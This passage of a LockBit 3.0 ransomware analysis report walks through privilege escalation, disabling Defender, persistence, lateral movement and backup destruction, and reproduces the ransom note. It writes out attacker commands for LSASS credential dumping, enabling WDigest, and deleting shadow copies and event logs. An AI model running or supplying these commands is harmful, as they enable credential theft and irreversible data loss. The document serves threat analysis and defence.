Once the new process is spawned, the malware process calls **ExitProcess** to terminate itself.

On a high-level understanding, LockBit utilizes COM objects to bypass user account control so that the process can run with the high privilege to access and modify system files and settings.

Cmlua DLL Loaded by LockBit

LockBit utilizes cmlua.dll to perform a user account bypass to run the malware with high privileges.




LockBit Running in Elevated Privilege

After cmlua.dll is loaded by LockBit, the malware's process is running with elevated privilege as we can see in the above screenshot.


Defense Evasion

To evade detection and prevent malware isolation or deletion by Microsoft Defender, it disables the logging events of the Microsoft defender through the registry key. Features like real-time protection are disabled too and the defender is uninstalled via PowerShell. Also, event logs are cleared via the usage of the wevtutil tool. Also in some cases, LockBit has utilized system binary like mpcmdrun.exe to load their crafted DLL.



Process showing Defender Registry Value Modified


LockBit modified changes the registry value of "HKLM\Software\Microsoft\Windows\WINEVT\Channels\Microsoft-Windows-Windows Defender/Operational\Enabled" to "0" which disables the defender.



Showing Defender Registry Entry

Persistence

Like most malware, LockBit also modifies the Run registry keys or places itself in the startup folder to automatically execute the binary during system boot or logon to maintain persistence.



In the above image, we can see that in the current user "Run" registry key the value is set with executable files.

The registry path is `HKCU\SOFTWARE\Microsoft\Windows\CurrentVaersion\Run\XO1XADpO01` changed with a value of its path on disk.

```
LABEL_30:
  RegCreateKeyExA_1 = RegCreateKeyExA;
LABEL_31:                                          // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  v25 = (RegCreateKeyExA)(HKEY_CURRENT_USER, run_regkey_str, 0, 0, 0, 0x2001F, 0, &run_regkey_handle, v206);
  v26 = 0;
```

Retrieving Persistence Registry Key Handle.

First, the malware resolves the stack string **"{\%02X%02X%02X%02X-%02X%02X-%02X%02X-%02X%02X-%02X%02X%02X%02X%02X%02X}"** and formats it using its public key. This formatted string will be used as the value name to set up the persistence registry key.

```
LABEL_61:
  ::wsprintfW = wsprintfW;
LABEL_62:
  (wsprintfW)(
    registry_value_name,
    registry_SID_format_str,                    // "{%02X%02X%02X%02X-%02X%02X-%02X%02X-%02X%02X-%02X%02X%02X%02X%02X%02X}"
    LOCKBIT_PUBLIC_KEY[0x11],
    LOCKBIT_PUBLIC_KEY[1],
    LOCKBIT_PUBLIC_KEY[0xC],
    LOCKBIT_PUBLIC_KEY[3],
    LOCKBIT_PUBLIC_KEY[5],
    LOCKBIT_PUBLIC_KEY[5],
    LOCKBIT_PUBLIC_KEY[6],
    LOCKBIT_PUBLIC_KEY[0x16],
    LOCKBIT_PUBLIC_KEY[8],
    LOCKBIT_PUBLIC_KEY[9],
    LOCKBIT_PUBLIC_KEY[8],
    LOCKBIT_PUBLIC_KEY[0xB],
    LOCKBIT_PUBLIC_KEY[0x17],
    LOCKBIT_PUBLIC_KEY[0xD],
    LOCKBIT_PUBLIC_KEY[0xE],
    LOCKBIT_PUBLIC_KEY[0xF]);
```

Generating Persistence Registry Key Value Name.

Next, the malware calls **RegQueryValueExW** to retrieve the data at the registry key above. If this is successful, **LockBit** tests to see if the data is correct by calling **lstrcmpiW** to compare it with the malware executable path. If retrieving the data fails because the registry value has not been set or the data inside is incorrect, the malware calls **RegSetValueExW** to set the data to its own path to establish persistence.

```
curr_image_path_1 = curr_image_path;
v182 = w_strlen(curr_image_path);
v215 = RegSetValueExW(
         run_regkey_handle,
         registry_value_name,// set image path to run regkey
         0,
         1,
         curr_image_path_1,// malware executable path
         2 * v182 + 2) == 0;
```

Establishing Persistence Through Registry.

Once the encryption is finished, the malware removes this persistence key by calling **RegDeleteValueW** to prevent itself from running again if the user decides to restart their encrypted machine.


```
  }
  RegDeleteValueW_1 = (v50 + *(v50 + *(v221 + 0x1C) + 4 * *(v50 + *(v221 + 0x24) + 2 * curr_image_path)));
LABEL_90:
  ::RegDeleteValueW_1 = RegDeleteValueW_1;
LABEL_91:
  (RegDeleteValueW_1)(run_regkey_handle, registry_value_name);
```

Removing Persistence Registry Key Post-Encryption.

Credential Harvesting

After the threat actors had compromised the device and gained admin privileges, LockBit has been found using LOLBINs (Living off the Land Binaries), a set of native binaries in windows to conduct their credential theft, as this removes the need to drop common credential theft tools more likely to be detected and blocked by antivirus and endpoint detection and response (EDR) solutions. One of these processes starts by enabling WDigest in the registry, which results in passwords stored in cleartext on the device and saves the actor time by not having to crack a password hash.

From a past article we covered, here is an example of what an attacker would see when dumping credentials in memory with a tool like Mimikatz. The user "HanSolo" used a remote desktop to log onto the machine, and because the specific configuration around WDigest is configured in an insecure manner, not only are they seeing an NTLM hash for the account, but the cleartext password "Password99!" as well.



Example of an attacker's view when dumping credentials in memory. For more information, read the quick guide on using Mimikatz by adsecurity.

The registry path required to make this change is
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest
where,

- If the UseLogonCredential value is set to **0**, WDigest will not store credentials in memory.
- If the UseLogonCredential value is set to **1**, WDigest will store credentials in memory.

We have noticed two variations of this command being used, both of which eventually sets the registry value of UseLogonCredential to 1.

In systems where the WDigest registry is missing or removed.

```
"Set-ItemProperty -Force
-Path 'HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest'
-Name "UseLogonCredential"
-Value '1'"
```

In systems where the WDigest registry is set to not store clear passwords.

```
"reg" add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
```

The actor then uses *rundll32.exe* and *comsvcs.dll* with its built-in MiniDump function to dump passwords from LSASS into a dump file. The command to accomplish this often specifies the output to save the passwords from LSASS. The file name is also reversed to evade detections (*ssasl.dmp)*:

```
powershell.exe" /c Remove-Item -Path C:\windows\temp\ssasl.pmd -Force
-ErrorAction Ignore;
rundll32.exe C:\windows\System32\comsvcs.dll,
MiniDump (Get-Process lsass).id C:\windows\temp\ssasl.pmd full |
out-host; Compress-Archive C:\windows\temp\ssasl.pmd
C:\windows\temp\[name].zip
```

Discovery/Lateral Movement
Simultaneously, the malware would run PowerShell commands to gather system and domain information and spread it to possible hosts connected to the same network.

These include

```
powershell /c nltest /dclist: ; nltest /domain_trusts ; cmdkey /list ; net
group 'Domain Admins' /domain ; net group 'Enterprise Admins' /domain ; net
localgroup Administrators /domain ; net localgroup Administrators ;
```

where

powershell: Starts PowerShell

nltest: A native Microsoft command-line tool that administrators often use to enumerate domain controllers (DC) and determine the trust status between domains

/dclist: Lists all domain controllers in the domain

/domain_trust: Returns a list of trusted domains. /Primary /Forest /Direct_Out /Direct_In /All_Trusts /v.

cmdkey /list: Display a list of all user names and credentials that are stored

net group {Parameter}: Displays the name of a server and the names of the parameter on the server. and

```
powershell /c Get-WmiObject win32_service -ComputerName localhost | Where-Object {$_.PathName -notmatch 'c:\\win'} | select Name, DisplayName, State, PathName | findstr 'Running'
```

where

powershell: Starts PowerShell

Get-WmiObject win32_service -ComputerName localhost: gets the services on a remote computer. The **ComputerName** parameter specifies the IP address of a remote computer.

Where-Object {$_.PathName -notmatch 'c:\\win'}: Filters paths that do not start with C:\\win*

select Name, DisplayName, State, PathName: selects the specified parameters only.

findstr 'Running': searches for machines that are in the running state

In a server, LockBit first creates a Group Policy to disable real-time protection, event logging, and disable windows defender. It first gets information about another computer in the domain via Get-ADcomputer PowerShell scripts and uses of Invoke-GPUpdate script to update the policy for each computer retrieved from the Get-ADcomputer script.

Computer configurations:

- It first creates a policy to turn off Windows Defender, suppresses all notifications, disables file submissions, turns off real-time protection, etc.
- It then maps the network drive through Group Policy.
- Disables services related to SQL server at startup.

User Configurations:

- The malware copied the ransomware from SYSVOL to the Desktop directory.
- It then creates a scheduled task to end the list of processes previously mentioned.
- LockBit launches powershell.exe to run the command shown below to search through all the computers on the Active Directory. For each host, it uses the GPUpdate force command (gpupdate) to apply the newly created Group Policy.

```
powershell.exe -Command "Get-ADComputer -filter * -Searchbase 'DC=victim,DC=local'
| foreach{ Invoke-GPUpdate -computer $_.name -force -RandomDelayInMinutes 0}"
```

```
gpupdate.exe /target:computer /force
```

```
gpupdate.exe /target:user /force
```

Impact

In the later phase, before encrypting starts, it deletes the shadow copies, and backup, and disables the auto-recovery feature to prevent system recovery. It also deletes several services and ends several tasks before encrypting files.

For this, a command is executed,

```
1    "C:\Windows\System32\cmd.exe" /c vssadmin delete shadows /all /quiet & wmic
     shadowcopy delete & bcdedit /set {default} bootstatuspolicy
     ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin
     delete catalog -quiet
```

cmd.exe: Starts Command Prompt

vssadmin: A native Microsoft command-line tool that administrators often use to manage volume shadow copy.

vssadmin delete shadows/all/quiet: Deletes all the shadow copies without any user prompt.

wmic: Windows Management Instrumentation Commandline; another windows utility to manage windows management instrumentation.

bcdedit: Another native Microsoft command-line tool that is used to manage boot configuration data(BCD).

bcdedit /set {default} bootstatuspolicy ignoreallfailures: Configuring BCD to ignore errors during boot process.

bcdedit /set {default} recoveryenabled no: Preventing automatic recovery by the OS.

wbadmin: It is windows internal binary used to back up and restore operating systems, drive volumes, files, folders, and applications.

wbadmin delete catalog -quiet: Deletes the backup catalog file containing information about system backups like what volumes are backed up and where the backups are located.

Then, it passes the appropriate fields to **ShellExecuteA** to launch that command with **cmd.exe**. This command uses **vssadmin** and **wmic** to delete all shadow copies and **bcdedit** to disable file recovery.

```
shell32_dll_0 = SHELL32_DLL;
pExecInfo.lpVerb = runas_str;           // "runas"
pExecInfo.lpFile = cmd_exe_str;         // "cmd.exe"
pExecInfo.cbSize = 0x3C;
pExecInfo.fMask = 0;
pExecInfo.hwnd = 0;                     // /c vssadmin delete shadows /all /quiet & wmic shadowcopy
pExecInfo.lpParameters = command_params_to_execute_str;
memset(&pExecInfo.lpDirectory, 0, 0xC);
if ( !SHELL32_DLL )
{
  shell32_dll_0 = get_shell32_dll_0();
  SHELL32_DLL = shell32_dll_0;
}
ShellExecuteA = dword_4F8C18;
if ( !dword_4F8C18 )
{
  ShellExecuteA = get_ShellExecuteExA(shell32_dll_0);
  dword_4F8C18 = ShellExecuteA;
}
(ShellExecuteA)(&pExecInfo);
```

Launching Cmd.exe Command To Delete Backups Through ShellExecuteA.

Next, **LockBit** resolves the following stack strings in an array of strings.

```
1     - /c vssadmin Delete Shadows /All /Quiet
2     - /c bcdedit /set {default} recoveryenabled No
3     - /c bcdedit /set {default} bootstatuspolicy ignoreallfailures
4     - /c wmic SHADOWCOPY /nointeractive
5     - /c wevtutil cl security
6     - /c wevtutil cl system
7     - /c wevtutil cl application
```

Finally, it iterates through this array and calls **CreateProcessA** to launch these commands from **cmd.exe**. Besides the commands already ran before, the **wevtutil** commands clear all events from the security, system, and application logs.

```
w_mem_copy(command, command_arrays[command_index], command_len + 1);
v94 = KERNEL32_DLL;
if...
CreateProcessA = CreateProcessA_1;
if...
if ( (CreateProcessA)(cmd_exe_str, command, 0, 0, 1, 0x8000000, 0, 0, &lpStartupInfo, &lpProcessInformation) )
{                                       // launch command
  hProcess = lpProcessInformation.hProcess;
  ZwClose = Resolve_NtClose();
  ZwClose(hProcess);
  hThread = lpProcessInformation.hThread;
  ZwClose_1 = Resolve_NtClose();
  ZwClose_1(hThread);
}
```

Launching Cmd.exe Command To Delete Backups Through CreateProcessA.

On a more dynamic analysis side, it utilized bcrypt.dll and ncrypt.dll to encrypt the file.

Process Showing Loading of ncrypt and bcrypt DLL

Before detonating the malware we created a shadow copy for the C: drive which we can see in the image below.

```
C:\Users\Administrator\Desktop\lockbit>vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Contents of shadow copy set ID: {5fbe9dc6-c258-4670-9dff-055ee93f60fc}
   Contained 1 shadow copies at creation time: 9/25/2022 9:09:53 PM
      Shadow Copy ID: {d4592e50-6e0f-4c6a-b1e8-1a4fce1648d0}
         Original Volume: (C:)\\?\Volume{868b46d5-3ab2-41c6-85a8-6a945d3387c6}\
         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
         Originating Machine: WIN-QPO1FCHOQ8L
         Service Machine: WIN-QPO1FCHOQ8L
         Provider: 'Microsoft Software Shadow Copy provider 1.0'
         Type: ClientAccessible
         Attributes: Persistent, Client-accessible, No auto release, No writers, Differential
```

Vssadmin running properly before encryption


After the encryption process was completed, we then tried to restore the backup. So, we first tried to list down the shadow copy but the binary threw an error indicating the service was not found.

```
C:\Users\Administrator\Desktop\lockbit>vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Error: Unexpected failure: The specified service does not exist as an installed service.
```

Vssadmin service not found

LockBit is found clearing events log and deleting event log service. As a result, we can observe below that while running event viewer we get an error denoting missing “EventLog” service.




Event Log Service Deleted by LockBit

Also, we were able to find the deletion of the windows security service registry entry by LockBit.

Showing deletion of event log

In almost all samples we noticed that at first the malware tries to delete all the shadow copies, windows backup catalog, and modify boot configuration data to prevent system recovery.

Showing commands used to delete backups



Showing commands used to clear windows logs

Wevtutil: A Windows binary that allows the retrieval of information about event logs and publishers.
wevtutil cl security: Clears the security logs
wevtutil cl system: Clears the system logs
wevtutil cl application: Clears the application logs

Ransom Note

Once the files have been encrypted, a ransom note is dropped into all the directories. Like the files themselves, the content of the ransom is XOR-encrypted in LockBit's executable file. It is however dynamically decrypted and written to ransom notes in the directories.

START OF LETTER/NOTE

Ransom Notes (LockBit Black)

~~~ LockBit 3.0 the world's fastest and most stable ransomware from 2019~~~

>>>>> Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your data appears on our leak site, it could be bought by your competitors at any second, so don't hesitate for a long time. The sooner you pay the ransom, the sooner your company will be safe.

Tor Browser Links:
hxxp[://]LockBitapt2d73krlbewgv27tquljgxr33xbwwsp6rkyieto7u4ncead[.]onion
hxxp[://]LockBitapt2yfbt7lchxejug47kmqvqqxvvjpqkmevv4l3azl3gy6pyd[.]onion
hxxp[://]LockBitapt34kvrip6xojylohhxrwsvpzdffgs5z4pbbsywnzsbdguqd[.]onion
hxxp[://]LockBitapt5x4zkjbcqmz6frdhecqqgadevyiwqxukksspnlidyvd7qd[.]onion
hxxp[://]LockBitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd[.]onion
hxxp[://]LockBitapt72iw55njgnqpymggskg5yp75ry7rirtdg4m7i42artsbqd[.]onion
hxxp[://]LockBitaptawjl6udhpd323uehekiyatj6ftcxmkwe5sezs4fqgpjpid[.]onion
hxxp[://]LockBitaptbdiajqtplcrigzgdjprwugkkut63nbvy2d5r4w2agyekqd[.]onion
hxxp[://]LockBitaptc2iq4atewz2ise62q63wfktyrl4qtwuk5qax262kgtzjqd[.]onion

Links for normal browser:
hxxp[://]LockBitapt2d73krlbewgv27tquljgxr33xbwwsp6rkyieto7u4ncead[.]onion[.]ly
hxxp[://]LockBitapt2yfbt7lchxejug47kmqvqqxvvjpqkmevv4l3azl3gy6pyd[.]onion[.]ly
hxxp[://]LockBitapt34kvrip6xojylohhxrwsvpzdffgs5z4pbbsywnzsbdguqd[.]onion[.]ly
hxxp[://]LockBitapt5x4zkjbcqmz6frdhecqqgadevyiwqxukksspnlidyvd7qd[.]onion[.]ly
hxxp[://]LockBitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd[.]onion[.]ly
hxxp[://]LockBitapt72iw55njgnqpymggskg5yp75ry7rirtdg4m7i42artsbqd[.]onion[.]ly
hxxp[://]LockBitaptawjl6udhpd323uehekiyatj6ftcxmkwe5sezs4fqgpjpid[.]onion[.]ly
hxxp[://]LockBitaptbdiajqtplcrigzgdjprwugkkut63nbvy2d5r4w2agyekqd[.]onion[.]ly
hxxp[://]LockBitaptc2iq4atewz2ise62q63wfktyrl4qtwuk5qax262kgtzjqd[.]onion[.]ly
>>>>> What guarantee is there that we won't cheat you?

We are the oldest ransomware affiliate program on the planet, nothing is more important than our reputation. We are not a politically motivated group and we want nothing more than money. If you pay, we will provide you with decryption software and destroy the stolen data. After you pay the ransom, you will quickly make even more money. Treat this situation simply as paid training for your system administrators, because it is due to your corporate network not being properly configured that we were able to attack you. Our pentest services should be paid just like you pay the salaries of your system administrators. Get over it and pay for it. If we don't give you a decryptor or delete your
~~~

data after you pay, no one will pay us in the future. You can get more information about us on Elon Musk's Twitter https://twitter.com/hashtag/LockBit?f=live

>>>>> You need to contact us and decrypt one file for free on TOR darknet sites with your personal ID

Download and install Tor Browser

Write to the chat room and wait for an answer, we'll guarantee a response from you. If you need a unique ID for correspondence with us that no one will know about, tell it in the chat, and we will generate a secret chat for you and give you his ID via a private one-time memos service, no one can find out this ID but you. Sometimes you will have to wait for our reply, this is because we have a lot of work and we attack hundreds of companies around the world.

Tor Browser Links for the chat:
hxxp[://]LockBitsupa7e3b4pkn4mgkgojrl5iqgx24clbzc4xm7i6jeetsia3qd[.]onion
hxxp[://]LockBitsupdwon76nzykzblcplixwts4n4zoecugz2bxabtapqvmzqqd[.]onion
hxxp[://]LockBitsupn2h6be2cnqpvncyhj4rgmnwn44633hnzzmtxdvjoqlp7yd[.]onion
hxxp[://]LockBitsupo7vv5vcl3jxpsdviopwvasljqcstym6efhh6oze7c6xjad[.]onion
hxxp[://]LockBitsupq3g62dni2f36snrdb4n5qzqvovbtkt5xffw3draxk6gwqd[.]onion
hxxp[://]LockBitsupqfyacidr6upt6nhhyipujvaablubuevxj6xy3frthvr3yd[.]onion
hxxp[://]LockBitsupt7nr3fa6e7xyb73lk6bw6rcneqhoyblniiabj4uwvzapqd[.]onion
hxxp[://]LockBitsupuhswh4izvoucoxsbnotkmgq6durg7kficg6u33zfvq3oyd[.]onion
hxxp[://]LockBitsupxcjntihbmat4rrh7ktowips2qzywh6zer5r3xafhviyhqd[.]onion

>>
>>>>> Your personal ID: B30C8622DB53FF59B2BEE3305BDF566B <<<<<
>>

>>>>> Warning! Do not delete or modify encrypted files, it will lead to problems with the decryption of files!

>>>>> Don't go to the police or the FBI for help and don't tell anyone that we attacked you.
They won't help and will only make things worse for you. In 3 years not a single member of our group has been caught by the police, we are top notch hackers and we never leave a trail of crime. The police will try to prohibit you from paying the ransom in any way. The first thing they will tell you is that there is no guarantee to decrypt your files and remove stolen files, this is not true, we can do a test decryption before paying and your data will be guaranteed to be removed because it is a matter of our reputation, we make hundreds of millions of dollars and are not going to lose our revenue because of your files. It is very beneficial for the police and FBI to let everyone on the planet know about your data leak because then your state will get the fines budgeted for you due to GDPR and other similar laws. The fines will be used to fund the police and the FBI, they will eat more sweet coffee donuts and get fatter and fatter. The police and the FBI don't care what losses you suffer as a result of our attack, and we will help you get rid of all your problems for a modest sum of money. Along with this you should know that it is not necessarily your company that has to pay the ransom and not necessarily from your bank account, it can be done by an unidentified person, such as any philanthropist who loves your company, for example, Elon Musk, so the police will not do anything to you if someone pays the ransom for you. If you're worried that someone will trace your bank transfers, you can easily buy cryptocurrency for cash, thus leaving no digital trail that someone from your company paid our ransom. The police and FBI will not be able to stop lawsuits from your customers

for leaking personal and private information. The police and FBI will not protect you from repeated attacks. Paying the ransom to us is much cheaper and more profitable than paying fines and legal fees.

>>>>> What are the dangers of leaking your company's data.
First of all, you will receive fines from the government such as the GDRP and many others, you can be sued by customers of your firm for leaking information that was confidential. Your leaked data will be used by all the hackers on the planet for various unpleasant things. For example, social engineering, your employees' personal data can be used to re-infiltrate your company. Bank details and passports can be used to create bank accounts and online wallets through which criminal money will be laundered. On another vacation trip, you will have to explain to the FBI where you got millions of dollars worth of stolen cryptocurrency transferred through your accounts on cryptocurrency exchanges. Your personal information could be used to make loans or buy appliances. You would later have to prove in court that it wasn't you who took out the loan and pay off someone else's loan. Your competitors may use the stolen information to steal technology or to improve their processes, your working methods, suppliers, investors, sponsors, employees, it will all be in the public domain. You won't be happy if your competitors lure your employees to other firms offering better wages, will you? Your competitors will use your information against you. For example, look for tax violations in the financial documents or any other violations, so you have to close your firm. According to statistics, two thirds of small and medium-sized companies close within half a year after a data breach. You will have to find and fix the vulnerabilities in your network, work with the customers affected by data leaks. All of these are very costly procedures that can exceed the cost of a ransomware buyout by a factor of hundreds. It's much easier, cheaper and faster to pay us the ransom. Well and most importantly, you will suffer a reputational loss, you have been building your company for many years, and now your reputation will be destroyed.

Read more about the GDRP legislation::
General Data Protection Regulation
What is GDPR, the EU's new data protection law? – GDPR.eu
General Data Protection Regulation (GDPR) – Final text neatly arranged

>>>>> Don't go to recovery companies, they are essentially just middlemen who will make money off you and cheat you.
We are well aware of cases where recovery companies tell you that the ransom price is 5 million dollars, but in fact they secretly negotiate with us for 1 million dollars, so they earn 4 million dollars from you. If you approached us directly without intermediaries you would pay 5 times less, that is 1 million dollars.

>>>> Very important! For those who have cyber insurance against ransomware attacks.
Insurance companies require you to keep your insurance information secret, this is to never pay the maximum amount specified in the contract or to pay nothing at all, disrupting negotiations. The insurance company will try to derail negotiations in any way they can so that they can later argue that you will be denied coverage because your insurance does not cover the ransom amount. For example your company is insured for 10 million dollars, while negotiating with your insurance agent about the ransom he will offer us the lowest possible amount, for example 100 thousand dollars, we will refuse the paltry amount and ask for example the amount of 15 million dollars, the insurance agent will never offer us the top threshold of your insurance of 10 million dollars. He will do anything to derail negotiations and refuse to pay us out completely and leave you alone with your problem. If you told us anonymously that your company was insured for $10 million and other important details

regarding insurance coverage, we would not demand more than $10 million in correspondence with the insurance agent. That way you would have avoided a leak and decrypted your information. But since the sneaky insurance agent purposely negotiates so as not to pay for the insurance claim, only the insurance company wins in this situation. To avoid all this and get the money on the insurance, be sure to inform us anonymously about the availability and terms of insurance coverage, it benefits both you and us, but it does not benefit the insurance company. Poor multimillionaire insurers will not starve and will not become poorer from the payment of the maximum amount specified in the contract, because everyone knows that the contract is more expensive than money, so let them fulfill the conditions prescribed in your insurance contract, thanks to our interaction.

>>>>> If you do not pay the ransom, we will attack your company again in the future.

END of letter

Self Deleting

